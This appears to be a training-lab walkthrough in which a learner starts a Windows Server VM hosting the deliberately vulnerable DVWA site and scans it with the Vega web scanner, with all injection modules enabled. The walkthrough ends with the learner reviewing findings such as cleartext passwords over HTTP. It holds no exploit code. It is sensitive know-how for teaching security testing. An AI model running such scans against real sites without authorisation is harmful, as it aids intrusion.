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
Note: In this task, the target website (**http://10.10.1.22:8080/dvwa**) is hosted by the victim machine (**Windows Server 2022**). Here, the host machine is the **Windows 11** machine.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
2. Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
3. Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
5. Switch to the **Windows 11** machine, click **Ctrl+Alt+Del** to activate the machine.
6. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

7. Click **Search** icon ( ) on the **Desktop**. Type **vega** in the search field, the **Vega** appears in the results, click **Run as administrator** to launch it.



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
8. The **Subgraph Vega** main window appears, as shown in the screenshot.



9. Click **Scan** from the menu bar and select **Start New Scan** from the available options.

10. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.
11. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.1.22:8080/dvwa** and click **Next**.

    Note: **10.10.1.22** is the IP address of **Windows Server 2022**, where the **DVWA** site is hosted on port **8080**.

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

12. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
13. By checking these options, all modules under these options will be selected. Click **Next**.

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
14. In the **Authentication Options** wizard, leave the settings to default and click **Next**.
15. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.

16. The **Follow Redirect?** pop-up appears; click **Yes** to continue.
17. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

    Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.



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
18. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



19. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.

20. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

